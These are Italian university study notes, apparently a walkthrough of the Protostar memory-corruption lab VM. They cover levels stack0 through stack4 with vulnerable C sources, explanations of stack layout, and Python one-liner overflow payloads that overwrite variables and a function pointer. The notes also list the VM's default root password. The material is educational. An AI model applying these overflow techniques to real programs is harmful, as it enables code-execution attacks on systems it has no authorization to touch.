



DISCLAIMER

Il materiale contenuto nel drive è stato raccolto e richiesto tramite autorizzazione ai ragazzi frequentanti il corso di studi di Informatica dell'Università degli Studi di Salerno. Gli appunti e gli esercizi nascono da un uso e consumo degli autori che li hanno creati e risistemati per tanto non ci assumiamo la responsabilità di eventuali mancanze o difetti all'interno del materiale pubblicato.

Il materiale sarà modificato aggiungendo il logo dell'associazione, in tal caso questo possa recare problemi ad alcuni autori di materiale pubblicato, tale persona può contattarci in privato ed eliminaremo o modificheremo il materiale in base alle sue preferenze.

Ringraziamo eventuali segnalazioni di errori così da poter modificare e fornire il miglior materiale possibile a supporto degli studenti.



CoScienze
Associazione

PROTOSTAR

Con Prostostar analizziamo vulnerabilità relative alla **corruzione della memoria**. La macchina virtuale Protostar contiene esercizi di sicurezza legati alla corruzione della memoria. Ciascun esercizio corrisponde a un livello, per un totale di 24 esercizi divisi per temi:

- **Stack-based buffer overflow.** Si riferisce a una vulnerabilità di sicurezza in cui un programma scrive dati oltre i limiti di un buffer nello stack, sovrascrivendo altre porzioni della memoria, come indirizzi di ritorno o variabili importanti. Questo può portare a comportamenti imprevisti o alla possibilità di eseguire codice malevolo.
- **Format string.** È una vulnerabilità che si verifica quando un programma utilizza una stringa di formato non controllata per formattare l'output, consentendo a un attaccante di leggere o scrivere nella memoria del programma. Questo può essere sfruttato per ottenere informazioni sensibili o eseguire codice malevolo.
- **Heap-based buffer overflow.** Simile al buffer overflow nello stack, ma si verifica nell'heap, una regione di memoria dinamica utilizzata per l'allocazione di memoria durante l'esecuzione del programma. Questo può portare a comportamenti imprevisti o alla possibilità di eseguire codice malevolo.
- **Network byte ordering.** Si riferisce alla convenzione utilizzata per rappresentare i dati binari in ordine di byte quando vengono trasferiti su una rete. È importante comprendere e gestire correttamente l'ordine dei byte per garantire che i dati siano interpretati correttamente dai dispositivi con architetture diverse. In genere, viene utilizzato il formato di byte ordinato in rete (Network Byte Order) per garantire l'interoperabilità tra sistemi.

La macchina virtual Protostar

Gli account a disposizione sono due:

- **Giocatore.** Un utente che intende partecipare alla sfida (simulando il ruolo dell'attaccante) si autentica con le credenziali seguenti → Username: *user* e Password: *user*.
- **Amministratore.** Si autentica con le credenziali seguenti → Username: *root* e Password: *godmode*.

L'utente *user* dopo essersi autenticato usa le informazioni contenute nella directory */opt/protostar/bin* per conseguire uno specifico obiettivo, che può riguardare: la modifica del flusso di esecuzione, la modifica della memoria o l'esecuzione di codice arbitrario.

Il modus operandi è sempre lo stesso:

1. Raccogliere più informazioni possibili
2. Aggiornare l'albero di attacco
3. Provare l'attacco solo dopo aver individuato un percorso plausibile
 - a. Se l'attacco è fallito, tornare al punto di partenza
 - b. Se l'attacco è riuscito, sfida vinta!

Per raccogliere le informazioni possiamo usare questi comandi:

- *lsb_release -a*: individua il sistema operativo che si sta utilizzando.
- *Arch*: individua l'architettura di sistema.
- *cat /proc/cpuinfo*: individua che tipo di processore è installato sulla macchina.

STACK0

Questo livello introduce il concetto che si può accedere alla memoria al di fuori della regione allocata, che le variabili dello stack sono disposte e che le modifiche al di fuori della memoria allocata possono modificare l'esecuzione del programma.

Il programma in questione si chiama *stack0.c* e il suo eseguibile ha il seguente percorso: */opt/protostar/bin/stack0*.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```

stack0.c

L'**obiettivo della sfida** è la modifica del valore della variabile *modified* a tempo di esecuzione.

Raccolta di informazioni

Prima di partire, è sempre buona norma *raccogliere* quante più *informazioni* possibili sul *sistema* in questione:

- Architettura hardware (32/64 bit, Intel/AMD/altro,...)
- Sistema Operativo (GNU/Linux, Windows, ...)
- Metodi di input (locale, remoto, ...)

Per ottenere informazioni sul Sistema Operativo in esecuzione, digitiamo `lsb_release -a`. Scopriamo che Protostar esegue su un SO **Debian GNU/Linux** v. 6.0.3 (Squeeze).

Per ottenere informazioni sull'architettura, digitiamo `arch`. Scopriamo che Protostar esegue su un **SO di tipo i686** (32 bit, Pentium II).

Per ottenere informazioni sui processori installati (diversi da macchina a macchina), digitiamo `cat /proc/cpuinfo`. Scopriamo che il processore installato è **Intel Core i7**.

Prima esecuzione

Entriamo nella cartella di lavoro: `cd /opt/protostar/bin` e mandiamo in esecuzione `stack0`:
`./stack0` → il programma resta in attesa di un input da tastiera: digitiamo qualcosa e premiamo Invio, ottenendo il messaggio di errore: *Try again?*

Raccolta di informazioni. Il programma `stack0` accetta input locali, da tastiera o da altro processo (tramite pipe) → Non sembrano esistere altri metodi per fornire input al programma.

Analisi del sorgente

Analizzando il codice `stack0.c` scopriamo che il programma stampa un messaggio di conferma se la variabile `modified` è diversa da zero. Notiamo inoltre che le variabili `modified` e `buffer` sono spazialmente vicine → saranno vicine anche in memoria centrale?

Idea. Se le due variabili sono contigue in memoria, possiamo sovrascrivere `modified` sfruttando la sua vicinanza con `buffer`?

- Idea: scrivere 68 byte in `buffer` → poichè `buffer` è un array di 64 caratteri, i primi 64 byte in input riempiono `buffer` e i restanti 4 byte riempiono `modified`.

Per analizzare la fattibilità dell'attacco bisogna verificare due ipotesi:

- IPOTESI 1: **gets(buffer)** permette l'input di una stringa più lunga di 64 byte.
- IPOTESI 2: Le variabili `buffer` e `modified` sono **contigue in memoria**.

La funzione gets(). Per verificare l'ipotesi 1, leggiamo la documentazione di `gets()`: “*gets() legge una riga da stdin nel buffer puntato da s fino a un newline terminante o a EOF, che sostituisce con \0. Non viene eseguito alcun controllo per l'overflow del buffer*”. Leggendo la sezione BUGS scopriamo che `gets()` è deprecata in favore di `fgets()`, che invece limita i caratteri letti: “*Non utilizzare mai gets(). Perché è impossibile dire, senza conoscere i dati in anticipo, quanti caratteri gets() leggerà e perché gets() continuerà a memorizzare caratteri oltre la fine del buffer. È estremamente pericoloso da usare. È stato usato per violare la sicurezza dei computer. Utilizzare invece fgets()*”.

- Ne deduciamo che non c'è controllo del **buffer overflow** → di conseguenza, la prima ipotesi sembra verificata: `gets()` permette input più grandi di 64 byte (IPOTESI 1 OK).

Analisi della memoria. Per verificare la seconda ipotesi, possiamo utilizzare il comando `pmap`, che stampa il layout di memoria di un processo in esecuzione. Ad esempio, per la shell corrente: `pmap $$`. Otteniamo:

```
$ pmap $$
1795:  -sh
08048000  80K r-x--  /bin/dash
0805c000   4K rw---  /bin/dash
0805d000  140K rw---  [ anon ]
b7e96000   4K rw---  [ anon ]
b7e97000 1272K r-x--  /lib/libc-2.11.2.so
b7fd5000   4K ----- /lib/libc-2.11.2.so
b7fd6000   8K r---- /lib/libc-2.11.2.so
b7fd8000   4K rw--- /lib/libc-2.11.2.so
b7fd9000   12K rw---  [ anon ]
b7fe0000   8K rw---  [ anon ]
b7fe2000   4K r-x--  [ anon ]
b7fe3000 108K r-x--  /lib/ld-2.11.2.so
b7ffe000   4K r---- /lib/ld-2.11.2.so
b7fff000   4K rw--- /lib/ld-2.11.2.so
bffffe000  84K rw---  [ stack ]
total      1740K
$
```

Dall'output di *pmap* vediamo che il layout di memoria è organizzato in diverse aree:

- Aree codice (permessi r-x)
- Aree dati costanti (permessi r--)
- Aree dati (permessi rw-)
- **Stack** (permessi rw-, [stack])

Breve descrizione delle diverse aree di memoria indicate dall'output di *pmap*:

- Aree codice (permessi r-x). Queste aree contengono il codice eseguibile del programma, come le istruzioni del programma o le librerie condivise. I permessi "r-x" indicano che il codice può essere letto (r) ed eseguito (x), ma non può essere scritto (w).
- Aree dati costanti (permessi r--). Queste aree contengono dati costanti utilizzati dal programma, ad esempio stringhe di testo o tabelle di dati. I permessi "r--" indicano che i dati possono essere solo letti, ma non modificati né eseguiti.
- Aree dati (permessi rw-). Queste aree contengono dati modificabili utilizzati dal programma, come variabili globali o strutture dati. I permessi "rw-" indicano che i dati possono essere letti e scritti, ma non eseguiti.
- Stack (permessi rw-, [stack]). Lo stack è una regione di memoria utilizzata per l'allocazione di variabili locali e la gestione delle chiamate di funzione. I permessi "rw-" indicano che lo stack può essere letto e scritto, ma non eseguito. La parte "[stack]" indica che questa è l'area dello stack.

Inoltre, si deduce che lo **stack** del programma è piazzato sugli indirizzi alti, l'**area di codice del programma (TEXT)** sugli indirizzi basse e l'**area dati del programma (Global Data)** è piazzata "in mezzo".

- Area di codice (TEXT): Contiene il codice eseguibile del programma, come le istruzioni del programma o le librerie condivise. Questo è dove vengono memorizzate le istruzioni che il processore del computer esegue per eseguire le operazioni specificate dal programma.
- Area dati globale (Global Data): Contiene dati globali utilizzati dal programma, come variabili globali o strutture dati. Questi dati sono accessibili da tutte le parti del programma e possono essere modificati durante l'esecuzione del programma.
- Stack: Utilizzato per l'allocazione di variabili locali e la gestione delle chiamate di funzione. Ogni volta che una funzione viene chiamata, i suoi parametri e le variabili locali vengono allocate nello stack. Lo stack viene utilizzato anche per memorizzare l'indirizzo di ritorno delle chiamate di funzione e per gestire la ricorsione delle funzioni.




Ancora non siamo in grado di capire *dove sono posizionate in memoria* le variabili buffer e modified → è necessario indagare ulteriormente. In particolare, occorre recuperare informazioni sul **layout dello stack** in GNU/Linux.

Lo stack

Lo stack è una struttura dati che contiene un insieme record di attivazione, chiamati **frame**, uno per ciascuna funzione invocata. Funziona secondo il principio LIFO (Last In, First Out), il che significa che l'ultimo frame inserito nello stack è il primo ad essere rimosso quando una funzione termina la sua esecuzione.



Quando vengono inseriti nuovi frame nello stack, esso cresce verso gli **indirizzi bassi di memoria**.



- Lo "stack pointer" (puntatore dello stack) è un registro del processore che contiene l'indirizzo di memoria del prossimo byte libero nello stack. Quando vengono inseriti nuovi dati nello stack, il puntatore dello stack viene decrementato per puntare alla nuova posizione di memoria disponibile. Quando vengono rimossi dati dallo stack, il puntatore dello stack viene incrementato per puntare alla posizione successiva nella memoria dello stack.
- In sostanza, il puntatore dello stack tiene traccia della posizione attuale nello stack e facilita l'allocazione e la deallocazione dei dati nello stack durante l'esecuzione del programma.


Il funzionamento dello stack è gestito attraverso tre registri:

- **ESP/RSP (Stack Pointer)**: questo registro punta alla cella di memoria più in alto nello stack, ovvero il "top" dello stack. Viene utilizzato per accedere ai dati nello stack e per gestire l'aggiunta e la rimozione di dati.
- **EBP/RBP (Base Pointer)**: questo registro punta alla cella di memoria all'inizio del frame corrente nello stack (inizio del frame di attivazione dell'ultima funzione invocata). Viene spesso utilizzato per stabilire un "punto di riferimento" all'interno del frame della funzione corrente.
- **EAX/RAX (Return Value)**: questo registro contiene il valore restituito dalla funzione. Viene utilizzato per trasferire il risultato di una funzione al chiamante.

I nomi dei registri cambiano a seconda dell'architettura → 32 bit: ESP/EBP/EAX - 64 bit: RSP/RBP/RAX.

Ciascun **frame** contiene diverse informazioni, quali: variabili locali, argomenti, EBP salvato (relativo al frame precedente) e l'indirizzo di ritorno.

➤ L'indirizzo di ritorno



Stando alla documentazione letta, la **variabile buffer dovrebbe essere piazzata ad un indirizzo più basso della variabile modified**. Ciò dipende dal fatto che le variabili definite per ultime stanno in cima allo stack e lo stack cresce verso gli indirizzi bassi.

Un semplice attacco

L'attaccante fornisce a *stack0* un input qualsiasi, lungo almeno 65 caratteri (ad esempio, 56 caratteri 'a') → Eseguiamo */opt/protostar/bin/stack0* ed immettiamo a mano almeno 65 caratteri 'a', seguiti da INVIO.

Albero di attacco

Stack-based Buffer Overflow (Modifica di variabile a runtime)



Risultato → La variabile *modified* è stata modificata → SFIDA VINTA!

È possibile generare automaticamente la sequenza di input necessaria, ad esempio, in Python: `python -c 'print "a" * 65'` → l'output è passato al programma *stack0*: `python -c 'print "a" * 65' | /opt/protostar/bin/stack0`.

- L'operatore di pipe in Unix consente di passare l'output di un comando come input a un altro comando.

STACK1

Questo livello esamina il concetto di modifica delle variabili a valori specifici nel programma e come le variabili sono disposte in memoria.

Il programma in questione si chiama *stack1.c* e il suo eseguibile ha il seguente percorso: `/opt/protostar/bin/stack1`.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv) {

    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

stack1.c

L'obiettivo della sfida è impostare la variabile *modified* al valore `0x61626364` a tempo di esecuzione.

Raccolta di informazioni

Dopo qualche esecuzione di prova (esecuzione 1 senza input - esecuzione 2 con un input arbitrario), possiamo affermare che il programma *stack1* accetta input locali, tramite il suo primo parametro (`argv[1]`). Non sembrano esistere altri metodi per fornire input al programma.

L'idea su cui si poggia l'attacco *stack1* è identica a quella vista per *stack0*: si costruisce un input di 64 'a' per riempire *buffer* → si appendono i 4 caratteri aventi codice ASCII `0x61`, `0x62`, `0x63`, `0x64`, per riempire *modified* → si invia l'input a *stack1*.

Individuazione dei caratteri

Per avere informazioni sul set ASCII, digitiamo

`man ascii`

Scopriamo che i caratteri corrispondenti ai codici richiesti sono i seguenti

- `0x61` → a
- `0x62` → b
- `0x63` → c
- `0x64` → d

Immissione dell'input

È possibile generare automaticamente la sequenza di input necessaria: `python -c 'print "a" * 64 + "abcd"'`. L'output del comando precedente è passato come primo argomento di *stack1*: `/opt/protostar/bin/stack1 'python -c 'print "a" * 64 + "abcd'''`.

Risultato → La variabile *modified* è stata modificata in modo diverso.

Cosa è andato storto? L'**input**, sebbene inserito nell'ordine corretto, **appare al rovescio** nell'output del programma:

- Input: 0x61626364 ('abcd')
- Output: 0x64636261 ('dcba')

Il motivo è che l'architettura Intel è **Little Endian**.


- Little Endian è un formato di memorizzazione dei dati in cui i byte meno significativi di una parola di dati vengono memorizzati prima del byte più significativo. In altre parole, in una rappresentazione Little Endian, i byte vengono memorizzati dall'indirizzo di memoria più basso all'indirizzo di memoria più alto. Questo significa che il byte meno significativo di una parola di dati verrà memorizzato all'indirizzo più basso di memoria e il byte più significativo verrà memorizzato all'indirizzo più alto. Quando si legge o si scrive una sequenza di byte in una rappresentazione Little Endian, si inizia dalla fine della sequenza e si procede verso l'inizio. Questo è il motivo per cui, nell'esempio, l'input "abcd" viene visualizzato come "dcba" in una rappresentazione Little Endian.

Un nuovo tentativo → proviamo ad immettere l'input con gli ultimi 4 caratteri al contrario: /opt/protostar/bin/stack1 'python -c 'print "a" * 64 + "dcba"'".

Albero di attacco

Stack-based Buffer Overflow

(Impostazione di variabile a valore preciso)



Risultato → La variabile *modified* è stata modificata correttamente → SFIDA VINTA!

STACK2

Stack2 analizza le variabili d'ambiente e il modo in cui possono essere impostate.

Il programma in questione si chiama *stack2.c* e il suo eseguibile ha il seguente percorso: /opt/protostar/bin/stack2.

```

#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");
    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;
    strcpy(buffer, variable);

    if(modified == 0xd0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
    
```

stack2.c

- **volatile int modified**: questa dichiarazione definisce una variabile intera volatile chiamata "modified". Il modificatore "volatile" è utilizzato per indicare al compilatore che la variabile può essere modificata in modo imprevisto da un'altra parte del programma, ad esempio da un interrupt o da un altro thread.
- **char *variable**: questa riga definisce un puntatore a carattere chiamato "variable". Sarà utilizzato per memorizzare il valore della variabile di ambiente "GREENIE".

- `variable = getenv("GREENIE")`: questa riga utilizza la funzione `getenv()` per ottenere il valore della variabile di ambiente chiamata "GREENIE" e lo assegna alla variabile "variable". Se la variabile di ambiente non è impostata, il programma terminerà con un messaggio di errore.
- `strcpy(buffer, variable)`: Questa riga copia il contenuto della variabile "variable" nell'array "buffer". Questa operazione potrebbe causare un buffer overflow se il contenuto di "variable" è più lungo di 64 caratteri.

In sintesi, il programma controlla se una variabile di ambiente chiamata "GREENIE" è impostata e se sì, copia il suo valore in un buffer. Quindi, controlla se il valore copiato nel buffer è uguale a una costante specifica e stampa un messaggio di successo o di errore di conseguenza. Tuttavia, il programma è vulnerabile a un attacco di overflow del buffer perché utilizza la funzione `strcpy()` senza controllare la lunghezza dell'input.

L'**obiettivo della sfida** è impostare la variabile `modified` al valore `0x0d0a0d0a` a tempo di esecuzione.

Raccolta di informazioni

Il programma `stack2` accetta *input locali*, tramite una variabile di ambiente (`GREENIE`).

- L'input è una stringa generica.
- La variabile di ambiente `GREENIE` non esiste, dobbiamo crearla noi.

Individuazione dei caratteri

Leggendo il manuale sul set ASCII

man ascii

Scopriamo che i caratteri corrispondenti ai codici richiesti sono i seguenti

- `0x0a` → '\n' (ASCII Line Feed)
- `0x0d` → '\r' (ASCII Carriage Return)

Primo tentativo

Entriamo nella cartella di lavoro ed impostiamo un valore per la variabile di ambiente `GREENIE`

```
cd /opt/protostar/bin
export GREENIE=abc
```

Visualizziamo il valore della variabile

```
echo $GREENIE
```

Otteniamo abc

Export → rende una variabile di ambiente disponibile per tutti i processi figli del processo corrente.

Secondo tentativo

Proviamo ad impostare `GREENIE` ad un valore maggiore di 64 byte, ad esempio alla stringa con 65 caratteri 'a'

Possiamo farlo usando Python:

```
export GREENIE='python -c "print "a" * 65'
```

Visualizziamo il valore della variabile

```
echo $GREENIE
```

Otteniamo la stringa di 65 'a'

Mandiamo in esecuzione `stack2`

```
./stack2
```

Otteniamo il messaggio di errore

```
Try again, you got 0x00000000
```

Era quanto ci aspettavamo, perchè il valore della variabile `modified` non è stato modificato

- Il valore di `GREENIE` viene copiato in buffer, ma non provoca overflow

Mandiamo in esecuzione `stack2`

```
./stack2
```

Otteniamo il messaggio di errore

```
Try again, you got 0x00000061
```


Notiamo che si è verificato stack overflow, ma che il valore della variabile `modified` non è quello desiderato

- 64 'a' sono state copiate in buffer e una in `modified`

L'idea su cui si poggia l'attacco a `stack2` è identica a quella vista per `stack1`: si costruisce un input di 64 'a' per riempire `buffer` → si appendono i 4 caratteri avenuti codice ASCII `0x0d`, `0x0a`, `0x0d`, `0x0a`, al rovescio, per riempire `modified` → si invia l'input a `stack2`.

Albero di attacco

Stack-based Buffer Overflow (Impostazione di variabile tramite variabile di ambiente)



- Proviamo ad impostare GREENIE al valore desiderato: `export GREENIE='python -c 'print "a" * 64" + "\x0a\x0d\x0a\x0d'''`.
- Visualizziamo il valore della variabile: `echo $GREENIE`.
- Mandiamo in esecuzione stack2: `./stack2`.
- Otteniamo il messaggio: *you have correctly modified the variable.*
- SFIDA VINTA!

STACK3

Stack3 analizza le variabili d'ambiente e il modo in cui possono essere impostate, nonché la sovrascrittura dei puntatori alle funzioni memorizzati nello stack.

Il programma in questione si chiama stack3.c e il suo eseguibile ha il seguente percorso: `/opt/protostar/bin/stack3`.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv) {

    volatile int (*fp)();
    char buffer[64];
    fp=0;
    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n",fp);
        fp();
    }
}
```

- Nella funzione main(), viene definito un puntatore a funzione fp come volatile, il che indica al compilatore di non ottimizzare le operazioni coinvolgenti questo puntatore. Questo suggerisce che il programma manipolerà il puntatore in modo imprevedibile.
- Viene utilizzata la funzione gets() per leggere l'input dell'utente nell'array buffer. Tuttavia, gets() non effettua alcun controllo sulla lunghezza dell'input, il che lo rende vulnerabile a un overflow del buffer. Se l'utente inserisce più di 64 caratteri, sovrascriverà la memoria oltre i limiti dell'array buffer.
- Viene eseguita una condizione if(fp), che controlla se fp è diverso da zero. Poiché fp è inizializzato a zero e non viene mai cambiato, questa condizione non sarà mai vera, a meno che non venga modificata dalla sovrascrittura della memoria.
- Se la condizione if(fp) fosse vera, il programma stamperebbe un messaggio contenente l'indirizzo di fp e quindi chiamerebbe la funzione a cui fp punta.

L'obiettivo della sfida è impostare `fp=win` a tempo di esecuzione → ciò modifica il flusso di esecuzione, poiché il salto del codice della funzione `win()`.

Raccolta di informazioni

Il programma stack3 accetta input locali, da tastiera o da altro processo (tramite pipe).

Dal punto di vista concettuale, la sfida *stack3* è identica alle precedenti... l'unica difficoltà aggiuntiva risiede nella natura del numero da iniettare perché nelle sfide precedenti, il numero intero era noto a priori, mentre nella sfida attuale, il **numero intero** non è noto a priori e **va “estratto” dal binario eseguibile**.

IDEA. Supponiamo di poter recuperare l'**indirizzo della funzione *win()*** a partire dal binario eseguibile *stack3* → una volta trovato tale indirizzo, basta appenderlo all'input (facendo attenzione all'ordinamento dei byte).

- In tal modo il valore di fp viene sovrascritto con l'indirizzo della funzione *win()* → poiché fp è diverso da zero, viene provocato il salto a fp (cioè a *win()*) → Vinciamo la sfida!

Calcolo dell'indirizzo di *win()*. Come recuperare l'**indirizzo della funzione *win()*** a partire dal binario eseguibile?

Ci viene fornito un suggerimento: “*both gdb and objdump is your friend in order to determine where the *win()* function lies in memory*”.

- **GNU Debugger (GDB)** → debugger predefinito per GNU/Linux → Consente di visualizzare cosa accade in un programma durante la sua esecuzione o al momento del crash.
 - GDB viene invocato con il comando di shell `gdb`, seguito dal nome del file binario eseguibile (opzione `-q` consente di evitare la stampa dei messaggi di copyright): `gdb -q file_esegueibile`.
 - Una volta avviato, GDB legge i comandi dal terminale, fino a che non si digita *quit* (*q*).
 - Il comando `print (p)` consente di visualizzare il valore di una espressione.

Un abbozzo di attacco. Recuperiamo l'indirizzo della funzione *win()* tramite la funzionalità `print` di `gdb` → costruiamo un input di 64 caratteri ‘a’ seguito dall'indirizzo di *win()* in formato Little Endian → passiamo l'input a *stack3* via pipe (STDIN).

- **Recupero dell'indirizzo di *win()*.** *Recuperiamo l'indirizzo* della funzione *win()* tramite la funzionalità `print` di `gdb`.


```
$gdb -q /opt/protostar/bin/stack3
Reading symbols from /opt/protostar/bin/stack3...done
(gdb) p win
$1 = {void (void)} 0x8048424 <win>
```

Indirizzo di *win()*

- **Preparazione dell'input.** *Costruiamo un input* di 64 caratteri ‘a’ seguito dall'indirizzo di *win()* in formato Little Endian. L'input richiesto può essere generato con Python, facendo attenzione all'ordine dei byte: `python -c 'print "a" * 64 + "\x24\x84\x04\x08"`.

Albero di attacco

Stack-based Buffer Overflow (Sovrascrittura di puntatore a funzione)



Esecuzione dell'attacco

Mandiamo stack3 in esecuzione con l'**input** visto prima

```
$ python -c 'print "a" * 64 + "\x24\x84\x04\x08"' | /opt/protostar/bin/stack3
```

Otteniamo il messaggio

```
calling function pointer, jumping to 0x8048424  
code flow successfully changed
```

SFIDA VINTA!

STACK4

Stack4 analizza la sovrascrittura di EIP salvati e gli overflow di buffer standard.

- EIP=Instruction Pointer → Registro che contiene l'indirizzo della prossima istruzione da eseguire.

EIP, o Instruction Pointer, è un registro fondamentale nei processi di esecuzione di un programma su un'architettura x86. Esso contiene l'indirizzo di memoria della prossima istruzione che il processore deve eseguire.

La sfida Stack4 si concentra sull'analisi degli overflow dei buffer e sull'overwriting del valore di EIP. In pratica, l'obiettivo della sfida è manipolare il programma in modo che, al verificarsi di un buffer overflow, si possa sovrascrivere il valore di EIP con un indirizzo desiderato. In questo modo, si può controllare l'esecuzione del flusso del programma, facendolo saltare a una porzione specifica del codice che potrebbe essere sotto il controllo dell'attaccante, come ad esempio una funzione che esegue azioni non autorizzate.

Il programma in questione si chiama stack4.c e il suo eseguibile ha il seguente percorso: /opt/protostar/bin/stack4.

```
void win()  
{  
    printf("code flow successfully changed\n");  
}  
  
int main(int argc, char **argv) {  
  
    char buffer[64];  
  
    gets(buffer);  
  
}
```

L'**obiettivo della sfida** è eseguire la funzione *win()* a tempo di esecuzione → modifica del flusso di esecuzione, poiché provoca il salto del codice alla funzione *win()*.

Raccolta di informazioni

Il programma stack4 accetta input locali, da tastiera o da altro processo (tramite pipe).

In questa sfida è molto importante avere più informazioni possibili sull'architettura del sistema operativo. Bisogna capire com'è fatta la struttura dello stack per capire quale sia la cella che si deve sovrascrivere.

Prima esecuzione

Mandiamo in esecuzione stack4

```
/opt/protostar/bin/stack4
```

Il programma resta in attesa di un input da tastiera

➤ Digitiamo una decina di caratteri a caso e premiamo Invio

➤ Ci viene restituito il prompt (non accade niente)

➤ I caratteri vengono memorizzati in buffer

➤ Il programma termina normalmente

Seconda esecuzione

Proviamo a fornire a stack4 un input di 64 caratteri 'a', generato con Python

```
$ python -c 'print "a" * 64' | /opt/protostar/bin/stack4
```

Ci viene restituito il prompt (non accade niente)

➤ 64 'a' vengono scritte in buffer

➤ Il programma termina normalmente

Terza esecuzione

Proviamo a fornire a stack4 un input di 80 caratteri 'a', generato con Python: `$python -c 'print "a" * 80' | /opt/protostar/bin/stack4` → Ci viene restituito il messaggio Segmentation fault.

- **Il programma va in crash**

- 64 'a' vengono scritte in buffer.
- Le rimanenti vengono scritte in locazioni di memoria contigue, di cui alcune **riservate alla memorizzazione della variabile EBP** per la gestione dello stack.
 - Le locazioni di memoria riservate alla memorizzazione della variabile EBP (Base Pointer) sono utilizzate per la gestione dello stack all'interno di una funzione. EBP è un registro che punta alla base del frame di attivazione corrente nello stack.

Ecco un breve riassunto delle loro funzioni:

- EBP come frame pointer: EBP viene utilizzato come frame pointer per accedere alle variabili locali e ai parametri delle funzioni. Poiché il frame pointer punta alla base del frame di attivazione, consente di accedere in modo efficiente alle variabili locali e ai parametri della funzione.
- Gestione dello stack frame: Quando una funzione viene chiamata, uno stack frame viene creato nello stack per contenere le variabili locali, i parametri della funzione e altri dati pertinenti. EBP viene utilizzato per stabilire il punto di partenza del frame di attivazione all'interno dello stack.
- Facilita l'accesso ai dati: Utilizzando EBP come frame pointer, è più facile per il programma accedere alle variabili locali e ai parametri della funzione utilizzando offset rispetto a EBP anziché utilizzare i registri di stack come ESP (Stack Pointer). Questo rende il codice più leggibile e manutenibile.

DOMANDA: possiamo modificare l'input dell'ultima esecuzione in modo che, prima di andare in crash, **il programma esegua la funzione win()**?

Per far sì che il programma esegua la funzione win() invece di andare in crash, è necessario sovrascrivere l'indirizzo di ritorno (EIP - Instruction Pointer) con l'indirizzo della funzione win(). In pratica, bisogna inserire un payload nell'input che modifichi l'indirizzo di ritorno in modo che punti alla funzione win() anziché ad un'area di memoria casuale o dannosa.

- A differenza della sfida precedente, nel programma stack4 non c'è alcuna **variabile esplicita da sovrascrivere**.
